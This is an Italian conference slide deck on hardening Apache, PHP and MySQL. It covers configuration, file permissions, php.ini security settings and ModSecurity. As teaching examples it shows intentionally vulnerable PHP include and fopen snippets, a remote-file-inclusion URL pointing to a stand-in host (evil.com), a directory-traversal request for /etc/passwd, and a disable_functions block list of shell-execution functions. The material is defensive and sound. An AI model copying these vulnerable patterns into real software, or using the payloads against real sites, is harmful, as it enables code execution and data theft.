Hardening Apache/PHP/MySQL

un approccio sistemistico per la riduzione del danno

premesso che con applicazioni (web) scritte male o malconfigurate e server/reti in situazioni analoghe nessuno vi può aiutare...

Net&System Security '07
27 novembre 07 - Pisa

Italian Security Mailing List
SIKUREZZA.ORG

< free advertising

Relatore:

NETWORK enforcer SECURITY

Igor Falcomatà
Chief Technical Officer
ifalcomata@enforcer.it

about:

aka “koba”

- attività professionale:
  - analisi delle vulnerabilità e penetration testing
  - security consulting
  - formazione
- altro:
  - sikurezza.org
  - (Er|bz)lug

Relatore:

NETWORK enforcer SECURITY
Igor Falcomatà
Chief Technical Officer
ifalcomata@enforcer.it

di cosa (non) parleremo

vedi anche http://erlug.linux.it/linuxday/2005/

- hardening Apache/PHP/MySQL
  - impostazioni basilari
  - configurazione specifiche di PHP
  - moduli Apache specifici (mod_security)
  - esempi su vulnerabilità reali
- avendo già presenti
  - vulnerabilità in reti e sistemi
  - vulnerabilità nelle applicazioni web
    vedi http://www.owasp.org
  - hardening e gestione sistemi

Disclaimer

"Please (don't) try this at home"

- potreste danneggiare irreparabilmente i vostri dati, il vostro sistema, il vostro tostapane ed il vostro conto in banca...
- MAI (ho detto MAI) eseguire operazioni di hardening su un sistema 'in produzione' senza sapere esattamente cosa si sta facendo
- Provate e riprovate i singoli passi su sistemi di prova e cmq procedete per passi graduali
- Tenete traccia di tutte le operazioni che effettuate ("diario di bordo") in modo da poter tornare facilmente sui vostri passi (man script)
- Alcuni software potrebbero non funzionare correttamente
- Casco ben allacciato in testa e prudenza, sempre!

“Hardening” di Apache

ridurre l'impatto in caso di compromissione

- impostare i privilegi di esecuzione di Apache e degli script
- configurare i permessi sul file system
- abilitare solo i componenti/moduli/script necessari (principio “least privilege”)
- ridurre le informazioni utili fornite all'attaccante (banner e signature, messaggi di errore, path, sorgenti, ...)
- impostare i permessi di accesso agli “oggetti” (direttive standard di Apache e specifiche per file, directory, script, link, location, ..)
- gestire i log e la loro rotazione/conservazione
- rimuovere file di esempio, rivedere la configurazione di default

“Hardening” di PHP

PHP o altri linguaggi di script == “shell” interattiva

- configurare ed utlizzare le funzionalità di sicurezza “built-in”
- se possibile, utilizzare un ambiente chroot
- restringere l'esecuzione di script a ben determinate directory
- filtrare le richieste GET e HTTP (e possibilmente POST, p. es. con modsecurity) da attacchi noti (XSS, injection, ...)
- negare la visualizzazione dei messaggi di errore al client che effettua la richiesta
- rimuovere file di esempio, rivedere la configurazione di default

“Hardening” di MySQL

o altri database...

- non esporre il servizio via rete (se non necessario) accesso via socket o localhost
- in caso di accesso via rete, usare VPN o SSL
- ACL su filesystem per file di database e configurazione
- impostare una password per l'utente root
- rimuovere utenti anonimi e di test e database di prova vedi mysql_secure_installation
- utilizzare un database ed un utente per ogni applicazione,
- concedendo solo i privilegi minimi necessari al funzionamento dell'applicazione

compilare Apache/PHP “a mano”?

molte procedure/linee guida lo consigliano

- **non** vi sono particolari vantaggi di sicurezza
  (a fronte di una configurazione ben fatta)
- vantaggio in **performance,** svantaggio nell'utilizzo di memoria
  (usando moduli “built-in” al posto dei moduli DSO caricati dinamicamente)
- **difficoltà di gestione**
  - compilazione/installazione “a mano” con procedura laboriosa
  - moduli built-in richiedono ricompilazione per ogni modifica
  - non mantenibile via package manager (e spesso non aggiornato tempestivamente quando serve)

compilare Apache/PHP “a mano”?

molte procedure/linee guida lo consigliano

NO!

- è meglio affidarsi quando possibile ai pacchetti standard di una distro diffusa e con aggiornamenti di sicurezza tempestivi

Accesso via rete

- **evitare protocolli in chiaro**
  p. es. telnet, ftp, pop3, imap, etc.; utilizzare gli equivalenti protocolli cifrati (ssh, sftp, ftp-ssl, pop3-ssl, imap-ssl, etc.) oppure tunnel ssl/ssh o VPN
- **non fornire accessi interattivi (ssh/telnet)**
  è sufficiente fornire accesso via ftp-ssl, sftp (in questo caso, utilizzare una shell ristretta, per esempio scponly), dav [http://www.sublimation.org/scponly/])
  La possibilità di utilizzare script CGI/PHP/etc, equivale ad un accesso interattivo...
- **non esporre pubblicamente servizi utilizzati solo sul server**
  se non è necessario che siano acceduti via rete, è opportuno configurare servizi quali database (MySQL, Postgres, Oracle, ..), application server (Zope, ...) per essere raggiungibili (“binding”) solo su localhost (127.0.0.1)

La configurazione di Apache

può risiedere in un unico file o in (molti) file separati

- partire con un httpd.conf “nuovo” (mantenendo una copia di quello originale)
- decidere se usare una configurazione in un file unico o utilizzare più file diversi (direttiva Include)
- attenzione agli “include” e ad eventuali modifiche alla configurazione fatti in automatico dal software di package management
- utilizzare apache2ctl (configtest, graceful)
- commentare ogni sezione/modifica e mantenere history

vi /etc/apache2/apache2.conf

- la configurazione comprende
  - direttive generali applicate all'intero il server, compresi tutti i siti, virtuali e non
  - direttive applicate al sito principale (non virtuale), che vengono utilizzate anche come “default” per i virtual server
  - direttive specifiche per i virtual server
- commentate i file di configurazione
- fate una modifica alla volta e provate i risultati

privilegi di esecuzione

non root, ovviamente, ma neanche nobody

```
User www-data
Group www-data

# Include module configuration:
Include /etc/apache2/mods-enabled/*.load
Include /etc/apache2/mods-enabled/*.conf

# Include all the user configurations:
Include /etc/apache2/httpd.conf

# Include ports listing
Include /etc/apache2/ports.conf

# Include generic snippets of statements
Include /etc/apache2/conf.d/

# Include the virtual host configurations:
Include /etc/apache2/sites-enabled/
```

ridurre le informazioni fornite

che non aumenta comunque il livello di sicurezza..

```
ServerTokens Prod
ServerSignature Off

#<IfModule mod_status.c>
    #<Location /server-status>
#<IfModule mod_info.c>
    #<Location /server-info>


$ GET -e http://www.sikurezza.org/nonesiste.html
Server: Apache

$ GET -e http://www.altrosito.org/nonesiste.html
Server: Apache/2.0.55 (Ubuntu) DAV/2 SVN/1.3.2 mod_jk/1.2.14
PHP/5.1.2 proxy_html/2.4 mod_ssl/2.0.55 OpenSSL/0.9.8a
```

principio *least privilege*

abilitare solo i componenti/moduli/script necessari

```
server:/etc/apache2# ls conf.d

server:/etc/apache2# ls mods-enabled/
alias.load          dav_fs.load    expires.load        proxy.load
auth_basic.load     dav.load       headers.load        rewrite.load
authz_host.load     deflate.conf   mime.load           setenvif.load
authz_user.load     deflate.load   negotiation.load    ssl.conf
autoindex.load      dir.conf       php5.conf           ssl.load
cgi.load            dir.load       php5.load           unique_id.load
dav_fs.conf         env.load       proxy.conf
```

il sito di Apache è vostro amico

http://httpd.apache.org/docs/

Accesso agli oggetti

<Directory>, <Files>, <Location> e <*Match>

```
<Directory /percorso/dir>
        order allow,deny
        # definisce l'ordine per la politica di default (la seconda)
        allow from 192.168.1.0/24
        # specifica abilitazione per rete 192.168.1.*
        allow from 1.2.3.4
        # specifica abilitazione per host 1.2.3.4 (/32)
        deny from all
        # negazione per tutti gli altri
        Options None
        AllowOverride None
</Directory>
```

Options [+|-]option [[+|-]option] ...

definisce le opzioni per gli oggetti

```
None                    // nessuna opzione addizionale
All                     // tutte tranne MultiViews (default)
ExecCGI                 // è permessa l'esecuzione di script
FollowSymLinks          // vengono seguiti i link simbolici (non in <Location>)
Includes                // Server Side Includes (SSI) abilitati
IncludesNOEXEC          // SSI, ad esclusione di #exec
Indexes                 // se non esiste la pagina di default specificata
                        // con DirectoryIndex, visualizza elenco file
MultiViews              // negoziazione del contenuto
SymLinksIfOwnerMatch    // segue i link, solo se il target a cui punta
                        // appartiene all'owner del link stesso
                        // (non considerato all'interno di direttive <Location>)
```

AllowOverride

direttive che possono essere ridefinite

AllowOverride All|None|directive-type [directive-type] ...

```
None          // .htaccess ignorato, non viene nemmeno letto
All           // qualsiasi direttiva nel contesto di .htaccess (default)
AuthConfig    // direttive relative all'autenticazione
FileInfo      // direttive relative a tipo/encoding file, errordoc
Indexes       // direttive relative agli indici e documento di default
Limit         // direttive di controllo accessi (allow, deny, order)
Options       // direttive relative alle opzioni sugli oggetti
```

- queste direttive possono essere utili per “delegare” alcune configurazioni all'utente (p. es. macchine in hosting o strutture gestione/web separate, ...)
- ma potenzialmente pericolose in ottica di sicurezza, è bene consentire la ridefinizione delle sole opzioni necessarie, o None se queste funzionalità non si usano
- funzionano solo se specificate per oggetti di tipo <Directory>

Accesso con credenziali

```
<Location /priv>
        AuthName "Login"
        AuthType Basic
        # richiede autenticazione (“basic”) con realm “Login”
        AuthUserFile /etc/apache2/sito.it.pwd
        # specifica il file che contiene le password (i permessi!)
        Require valid-user
        Order deny,allow
        allow from all
        # consente l'accesso solo agli utenti validi
        # Require implica tutti i metodi/tipi di richiesta
</Location>
```

Per esempio..

```
<Directory />
    Options None
    AllowOverride None
    Order allow,deny
    Deny from all
</Directory>

[..]

DocumentRoot /home/www/www.sito.it/html/
<Directory /home/www/www.sito.it/html/>
    DirectoryIndex index.html index.htm

    AllowOverride None
    Order allow,deny
    Allow from all
</Directory>
```

Per esempio..

```
# nego accesso tutto le directory che cominciano con
# */.* (.svn, etc.) oppure cominciano con */CVS/*
<DirectoryMatch "/(\.|CVS/)">
        Order deny,allow
        Deny from all
</DirectoryMatch>

# nego accesso a tutti i file che cominciano con
# . (.project, etc.) oppure finiscono con ~
<FilesMatch "(^\.|~$)">
        Order deny,allow
        Deny from all
</FilesMatch>
```

Per esempio..

vedi anche mod_rewrite, mod_security, etc.

```
# nego accesso a tutti i file che finiscono con
# .bak .old .inc - case insensitive
<FilesMatch "\.([iI][nN][cC]|[bB][aA][kK]|[oO][lL][dD])$">
        Order deny,allow
        Deny from all
</FilesMatch>

# nego accesso a tutti i file revisioni di svn (*.rNN *.mine)
<FilesMatch "\.(r\d+|mine)$>
        Order deny,allow
        Deny from all
</FilesMatch>
```

suEXEC

per l'esecuzione di script CGI con privilegi diversi

- è applicabile solamente a script CGI o SSI esterni, non ai moduli (mod_php, mod_perl, etc.)
- deve essere espressamente compilato il supporto in fase di compilazione (in Debian c'é)
- deve esistere ed essere setuid l'helper (p. es. /usr/lib/apache2/suexec)
- difficile da gestire con chroot

- non è così conveniente come meccanismo, personalmente preferisco gestire l'esecuzione di script esterni con privilegi diversi tramite setgid (come in molti pacchetti Debian)

vedi FastCGI

chroot

per ridurre la visibilità del filesystem

- "confina" il server (e tutti i processi che lancia) in un ambiente ristretto, con una visibilità molto limitata del filesystem
  (solo i file e le librerie che "copiamo" nel chroot, no /bin/* etc.)
- nessuna distribuzione/os (ad esclusione di OpenBSD) supporta di default questa modalità di funzionamento
- va "configurato manualmente" l'ambiente (librerie, /dev, /etc, ..)
  (con le usuali scomodità di gestione/aggiornamento)
- può essere ottenuto più facilmente e con un livello di sicurezza paragonabile utilizzando moduli specifici quali mod_chroot o mod_security

Altre direttive di sicurezza

ulteriori direttive “built-in” per l'hardening del server

- **<Limit method [method] ... > ... </Limit>**
  restringe l'accesso ai metodi HTTP specificati (PUT, DELETE, etc.), utile per autenticazione con mod_put o mod_dav. Vedi anche LimitExcept.
- **LimitRequestLine bytes**
  limita la grandezza massima di metodo/url/versione richiesti (default 8190)
- **LimitRequestBody bytes**
  limita la grandezza massima del “body” delle richieste HTTP che vengono considerate legittime; utile per CGI (default 0, unlimited)
- **LimitRequestFields number**
  limita il numero massimo di campi in una richiesta HTTP (default 100)
- **LimitRequestFieldsize bytes**
  limita la grandezza massima dei campi in una richiesta (default 8190)

Gestione dei permessi

- **permessi sulla configurazione**
  i file di configurazione non devono essere leggibili dall'utente con cui gira Apache (root è sufficiente), né leggibili da altri utenti (in particolar modo certificati, direttive di sicurezza, etc.). I file di password devono essere leggibili (e non scrivibili) solo da Apache (ed eventualmente scrivibili dall'utente che li gestisce) ed esterni alla DocumentRoot
- **permessi sul filesystem**
  il filesystem, in particolare i file di configurazione importanti e le directory /root e /home/ non devono essere visualizzabili da altri utenti (es: rwX------)
- **permessi sui log**
  i log non devono essere leggibili/scrivibili dall'utente con cui gira Apache (root è sufficiente), né leggibili da altri utenti. Per generare statistiche, utilizzare un gruppo apposito (es: root.stat rw-r-----)

Gestione dei permessi

- **permessi sulle pagine html**
  è consigliabile che le pagine html non siano modificabili dall'utente con cui gira Apache (es: utente.www-data rw-r-----) per evitare defacement in caso di esecuzione di codice; differenziare i privilegi (utenti diversi) per ogni differente vhost/cliente/etc.;
- **permessi su CGI e loro file di lavoro**
  anche in questo caso è opportuno "compartimentare" le applicazioni CGI e i file che creano/utilizzano con privilegi diversi rispetto a quelli del server e degli utenti; possibilmente creare uno specifico utente per ogni applicazione
- **permessi su archivi database**
  configurazione e file contenenti database non devono essere visualizzabili se non dall'utente con cui gira il servizio (es: mysql, etc.)

permessi sui file di config

chown root (o utente specifico), chmod u+rwX,og=

```
server:/etc/apache2# ls -l
total 59
-rw------- 1 root root 24956 2007-08-02 00:01 apache2.conf
drwx------ 2 root root  1024 2007-08-01 23:53 conf.d
-rw------- 1 root root   748 2006-07-28 10:54 envvars
-rw------- 1 root root     0 2007-07-01 03:19 httpd.conf
-rw------- 1 root root 12441 2006-07-28 11:07 magic
-rw------- 1 root root   868 2007-08-02 00:19 mailman_aliases.conf
drwx------ 2 root root  8192 2007-08-31 21:19 mods-available
drwx------ 2 root root  1024 2007-08-01 15:33 mods-enabled
-rw------- 1 root root    37 2007-08-03 06:50 ports.conf
-rw------- 1 root root  2266 2006-07-28 11:07 README
drwx------ 2 root root  1024 2007-11-12 22:26 sites-available
drwx------ 2 root root  1024 2007-11-07 16:44 sites-enabled
drwx------ 2 root root  1024 2007-08-01 19:40 ssl
```

permessi sulle directory web

```
# chown -R pippo.www-data www.pippo.com
# chmod -R u+rwX,g+rX-w,o= www.pippo.com
# find www.pippo.com -type d -print0 | \
   xargs -0 chmod g+s
```

```
server:/home/www# ls -l
drwxr-s---   6 pippo   www-data 4096 2007-10-03 21:49 www.pippo.com
drwxr-s---   9 pluto   www-data 4096 2007-11-09 17:05 www.pluto.com
drwxr-s---   9 topolin www-data 4096 2007-11-09 17:05 www.minnie.com
```

vi /etc/php5/apache2/php.ini

attenzione a eventuali dir addizionali – vedi phpinfo()

- è possibile anche inserire quasi tutte le direttive di configurazione dentro httpd.conf, usando mod_php (p. es. per configurazioni specifiche basate su vhost)
- valgono le stesse considerazioni fatte per la configurazione di Apache: permessi sui file di config, commenti, gestione della history, diario di bordo, applicazione “step-by-step” delle modifiche e prova sul campo di quanto impostato
- una configurazione hardenata non può fare quasi nulla con script malfatti

abilitare l'engine solo dove serve

engine = Off

```
DocumentRoot /home/www/www.sito.com/html/
[..]

Alias /blog /home/www/www.sito.com/wp
<Directory /home/www/www.sito.com/wp>
    php_flag engine on
    php_admin_value open_basedir "/home/www/www.sito.com/wp"
    php_admin_value upload_tmp_dir "/home/www/www.sito.com/wp_tmp"
    php_admin_value session.save_path "/home/www/www.sito.com/wp_ses"

    Options SymLinksIfOwnerMatch
    AllowOverride None
    Order allow,deny
    Allow from all

    DirectoryIndex index.php
    AddType application/x-httpd-php .php
```

vedi anche php5.conf

ridurre le informazioni fornite

che non aumenta comunque il livello di sicurezza..

- **expose_php = Off**
  evita che venga rivelata la presenza di PHP (e soprattutto il relativo numero di versione) negli header inviati al client (information disclosure)

- **display_errors = Off**
  evita che vengano restituiti al client i messagi relativi ad errori negli script, che generalmente contengono informazioni utili per un attaccante (percorsi script e file acceduti, richieste SQL fallite, numeri di riga, etc.)

- **display_startup_errors = Off**

altre configurazioni relative a log

- log_errors = On
  abilita la registrazione degli errori (e dei warning) riscontrati durante l'esecuzione degli script
- log_errors_max_len = 0
- error_reporting = E_ALL
  (oppure E_ALL & ~E_NOTICE)
- html_errors = Off
- ;error_log = filename
  oppure nell'error log di Apache

register_globals = Off

evitate le applicazioni che lo richiedono

- se attivo (On), tutte le variabili passate nell'url (GET), in un POST o tramite cookie e sessioni diventano automaticamente variabili definite nel contesto dello script, con potenziali conseguenze per la sicurezza
- è sufficiente che nello script non venga inizializzata in fase di startup una variabile per fare in modo che l'attaccante possa impostarla a proprio piacimento con una semplice richiesta HTTP
- molte (obsolete) applicazioni richiedono questo settaggio attivo (se possibile, vanno evitate o modificate)
- attenzione alle applicazioni che “emulano” questo comportamento (es: Joomla/Mambo RG_EMULATION)

register_globals = Off

un esempio (dal manuale PHP)

```
<?php
if (authenticated_user()) {
    $authorized = true;
}
if ($authorized) {
    include '/highly/sensitive/data.php';
}
?>
```

Richiedendo /script.php?authorized=1 si può superare il controllo di accesso ed ottenere i dati “segreti”.

/index.php?includi=index.inc

- **allow_url_fopen = Off**

  se abilitata (On), è possibile passare un URL come parametro nelle chiamate di accesso ai file (fopen, etc.) per richiedere trasparentemente contenuti remoti (http://, ftp://, etc.).

/index.php?includi=index.inc

Una delle vulnerabilità più comuni...

```
<?php
   if( isset( $HTTP_GET_VARS['includi'] ) ) {
      include( $HTTP_GET_VARS['includi'] );
   }

[..]
```

- **E' particolarmente pericolosa con script in cui sia possibile passare un parametro arbitrario che verrà poi utilizzato in una direttiva include, perché permette di eseguire codice php "malicious" da remoto (/index.php?includi=http://www.evil.com/comando)**

/index.php?apri=pagina.htm

- **open_basedir = /directory/base**

  qualsiasi richiesta di apertura file viene soddisfatta solamente se questi è contenuto in /directory/base o sottodirectory.

/index.php?apri=pagina.htm

Un'altra vulnerabilità molto comune...

```
<?php
   if( isset( $HTTP_GET_VARS['apri'] ) ) {
      $file = fopen( $HTTP_GET_VARS['apri'], "r");
      if (!$file) {
         echo "<p>Unable to open file.\n";
      } else {
         while (!feof ($file)) {
            $line = fgets ($file, 1024);
            echo $line;
         }
         fclose($file);
      }
   }
?>
```

- **Limita l'impatto con script in cui sia possibile passare nomi file arbitrari (directory traversal, es /index.php?apri=../../../../etc/passwd)**

PHP “safe mode”

http://www.php.net/features.safe-mode

- **safe_mode = <On|Off>**
  abilita la modalità “safe” per l'engine PHP; se attiva, è possibile accedere solamente ai file il cui owner (UID) sia uguale a quello dello script stesso
- **safe_mode_gid = <On|Off>**
  se attivo (on), viene “rilassato” il controllo; è possibile accedere ai file il cui gruppo (GID) sia uguale a quello dello script stesso
- **safe_mode_include_dir = “/directory/”**
  includendo file da quella directory, non viene effettuato il controllo su UID/GID (attenzione: “/dir” comprende sia /dir/ che /dir2/, etc.; usare “/dir/”)
- **safe_mode_exec_dir = “/directory/”**
  con safe mode attivo, le funzioni tipo system() e le altre che eseguono comandi, funzionano solo se il programma chiamato risiede nella directory specificata

PHP “safe mode”

removed in 6.x

- safe_mode_allowed_env_vars = “prefix1,prefix2,prefixn”
  l'utente può modificare solamente le variabili di ambiente che cominciano con quel prefisso (default = “PHP_”); se vuota, può modificare tutte le variabili
- safe_mode_protected_env_vars = “var1,var2,varn”
  l'utente non può modificare con putenv() le variabili ambiente specificate, nemmeno se comprese nelle safe_mode_allowed_env_vars
- open_basedir = “/directory/”
  pur rientrando nella gestione del “safe mode”, può essere utilizzata anche con safe_mode = Off
- disable_functions = “func1,func2,funcn”
  non è possibile richiamare da uno script le funzioni specificate (neanche con safe_mode = Off); dalla 4.3.2 c'e' anche disable_classes

per esempio

```
safe_mode_include_dir = /usr/share/php

safe_mode_exec_dir = /dev/null

safe_mode_allowed_env_vars = PHP_
safe_mode_protected_env_vars = LD_LIBRARY_PATH

open_basedir = /dev/null
upload_tmp_dir = /dev/null
session.save_path = /dev/null

disable_functions = system,exec,passthru,shell_exec,
   pnctl_exec,escapeshellcmd,dl,popen,pclose,proc_open,
   proc_close,proc_terminate,set_time_limit,
   error_reporting,ini_set
```

configurazione per vhost

```
DocumentRoot /home/www/www.sito.com/html/
[..]

Alias /blog /home/www/www.sito.com/wp
<Directory /home/www/www.sito.com/wp>
    php_flag engine on
    php_admin_value open_basedir "/home/www/www.sito.com/wp"
    php_admin_value upload_tmp_dir "/home/www/www.sito.com/wp_tmp"
    php_admin_value session.save_path "/home/www/www.sito.com/wp_ses"
    php_admin_value session.name "UNNOMEQUALSIASI"

    Options SymLinksIfOwnerMatch
    AllowOverride None
    Order allow,deny
    Allow from all

    DirectoryIndex index.php
    AddType application/x-httpd-php .php
```

PHP magic quotes

http://www.php.net/magic_quotes

- magic_quotes_gpc = <On|Off>
  se attivo (default: On), in tutte le stringhe recuperate via GET, POST e dai cookie viene automaticamente aggiunto un backslash ("\") a tutti i caratteri ' (single-quote), " (double quote), \ (backslash) e NUL (%00) ["escaping"]
- magic_quotes_runtime = <On|Off>
  se attivo (default: Off) applica i filtri anche al risultato di numerose funzioni che restituiscono dati accedendo a database, file di testo, etc
- esistono anche funzioni dedicate, tipo *_escape_string()
- questi settaggi non sono ovviamente sufficienti ad evitare problematiche di SQL/command Injection ed è necessario che lo sviluppatore applichi filtri adeguati ad ogni tipo di input (e output)

File upload e file temporanei

- **file_uploads = <On|Off>**
  se attivo (default: On) sono abilitati gli upload di file; usare le funzioni is_uploaded_file() e move_uploaded_file() per gestire questi file!
- **upload_tmp_dir = "/directory/"**
  il settaggio di default è di usare la directory temporanea di ambiente ed è comune a tutti gli script in esecuzione ("ignora" eventuali restrizioni di open_basedir e/o safe_mode); meglio personalizzarla in funzione dei vhost
- **upload_max_filesize = bytes**
  dimensioni massime in bytes (o formato abbreviato, p. es. 2M) per gli upload di file; è necessario considerare anche le direttive di configurazione post_max_size (grandezza massima dei POST) and max_input_time (tempo massimo per lo script per ricevere richieste HTTP), nonché memory_limit (memoria massima allocabile da uno script)

Sessioni e relativi file temporanei

http://www.php.net/session

- **session.save_handler = files**
  gestione delle sessioni, di default vengono salvate in file temporanei
- **session.save_path = "/directory/"**
  il settaggio di default è di usare la directory temporanea di ambiente ed è comune a tutti gli script in esecuzione ("ignora" eventuali restrizioni di open_basedir e/o safe_mode); meglio personalizzarla in funzione dei vhost
- **session.name = "NOME"**
  nome del cookie (default "PHPSESSID") utilizzato per tracciare la sessione lato client; potrebbe essere una buona idea cambiarlo in qualcosa di meno identificabile/standard se non provoca problemi di compatibilità con le applicazioni
  soprattutto con più applicazioni PHP sullo stesso sistema

Ulteriori considerazioni su PHP

- **non salvare/conservare dati nella DocumentRoot**
  (file temporanei upload/sessioni, include, configurazioni, backup, template e qualsiasi altra cosa non debba essere acceduta direttamente dal client web ma solo dagli script)
- **attenzione a file .ini, .inc, .bak, etc.**
  tutti i file che non vengono gestiti tramite un "handler" da Apache per essere processati tramite mod_php vengono restituiti come sorgenti a chi li chieda (se raggiungibili tramite DocumentRoot o simile). Questo facilita enormemente il lavoro dell'attaccante nel trovare vulnerabilità
- **limitare solo ad alcune directory o file l'eseguibilità**
  è molto pericoloso gestire un handler che esegua tutti i file .php all'interno della DocumentRoot; meglio limitare questo funzionamento a ben determinate directory ad accesso molto controllato (permessi, upload, ...)

What is Suhosin?

http://www.hardened-php.net/suhosin/index.html

"Suhosin is an advanced protection system for PHP installations. It was designed to protect servers and users from known and unknown flaws in PHP applications and the PHP core. Suhosin comes in two independent parts, that can be used separately or in combination. The first part is a small patch against the PHP core, that implements a few low-level protections against bufferoverflows or format string vulnerabilities and the second part is a powerful PHP extension that implements all the other protections."

What exactly is ModSecurity?

http://www.modsecurity.org/documentation/faq.html

"ModSecurity(tm) is an open source, free web application firewall (WAF) Apache module. With over 70% of all attacks now carried out over the web application level, organizations need all the help they can get in making their systems secure. WAFs are deployed to establish an external security layer that increases security, detects and prevents attacks before they reach web applications. It provides protection from a range of attacks against web applications and allows for HTTP traffic monitoring and real-time analysis with little or no changes to existing infrastructure."

Come può aiutarmi modsecurity?

http://www.modsecurity.org

- normalizzazione e filtraggio (richieste, variabili GET e POST, file, cookie, ...)
- definizione granulare dei filtri e della config. (regex, locations, ...)
- registrazione dettagliata degli eventi
- integrazione con Apache (multipiattaforma)
  - apache chroot
  - protezione delle applicazioni sul server stesso, reverse proxy, mod_*
  - analisi traffico ssl e compresso
- licenza e sorgenti aperti (GPL), documentazione dettagliata

E' un firewall? E' un IDS? E' un IPS? E' un DPS?

Packet filter

- si limita ai filtri su ip, porta e protocollo a L3/L4 (“kernel”)
- eventuali filtri sul contenuto

Proxy generici/socks

- filtri su ip/porta (“user space”)

Proxy/Rev. proxy applicativi

- filtri su ip/porta (“user space”)
- filtri sul protocollo (conformità, acl, metodi, ...)
- eventuali filtri sul contenuto

(N)IDS

- analisi e segnalazione su traffico di rete (pattern e/o anomalie)
- eventuale “reset” della connessione o interazione con firewall

(N)IPS

- analisi, segnalazione e filtro su traffico di rete (pattern e/o anomalie)

togli la (N)

- come sopra ma a livello applicativo (possiamo definire modsecurity un IPS specializzato per traffico http)

Riassunto funzionalità

- **Filtro richieste**
  - tutte le richieste vengono analizzate ed eventualmente rifiutate prima che vengano processate dalle applicazioni, da altri moduli e dal web server stesso[*]
  - definizione granulare dei filtri (per vhost/file/dir/location: httpd.conf)
  - filtri condizionali
- **Traffico SSL e/o compresso**
  - applicando l'analisi dopo l'intervento degli opportuni moduli/librerie
- **Tecniche anti-evasione**
  - le richieste vengono "normalizzate" prima di venire analizzate, per evitare l'utilizzo delle più comuni "evasion techniques" (vedi whisker/nikto/etc.)
- **Motore HTTP**
  - analisi GET, POST, cookie, file, ..
- **Log/auditing dettagliato**
  - anche contenuti per debug/forense
- **Apache chroot**
  - per limitare l'accesso al filesystem

Ivan Ristic about 2.0

http://www.securityfocus.com/columnists/418

- Five processing phases (where there were only two in 1.9.x). These are: request headers, request body, response headers, response body, and logging. Those users who wanted to do things at the earliest possible moment can do them now.
- Per-rule transformation options (previously normalization was implicit and hard-coded). Many new transformation functions were added.
- Transaction variables. This can be used to store pieces of data, create a transaction anomaly score, and so on.


Ivan Ristic about 2.0

http://www.securityfocus.com/columnists/418

- Support for anomaly scoring and basic event correlation (counters can be automatically decreased over time; variables can be expired).
- Support for web applications and session Ids.
- Regular Expression back-references (allows one to create custom variables using transaction content).
- There are now many functions that can be applied to the variables (where previously one could only use regular expressions).
- XML support (parsing, validation, XPath).

Esempi di utilizzo

direttamente sul web server, come modulo di Apache



Utilizzi tipici

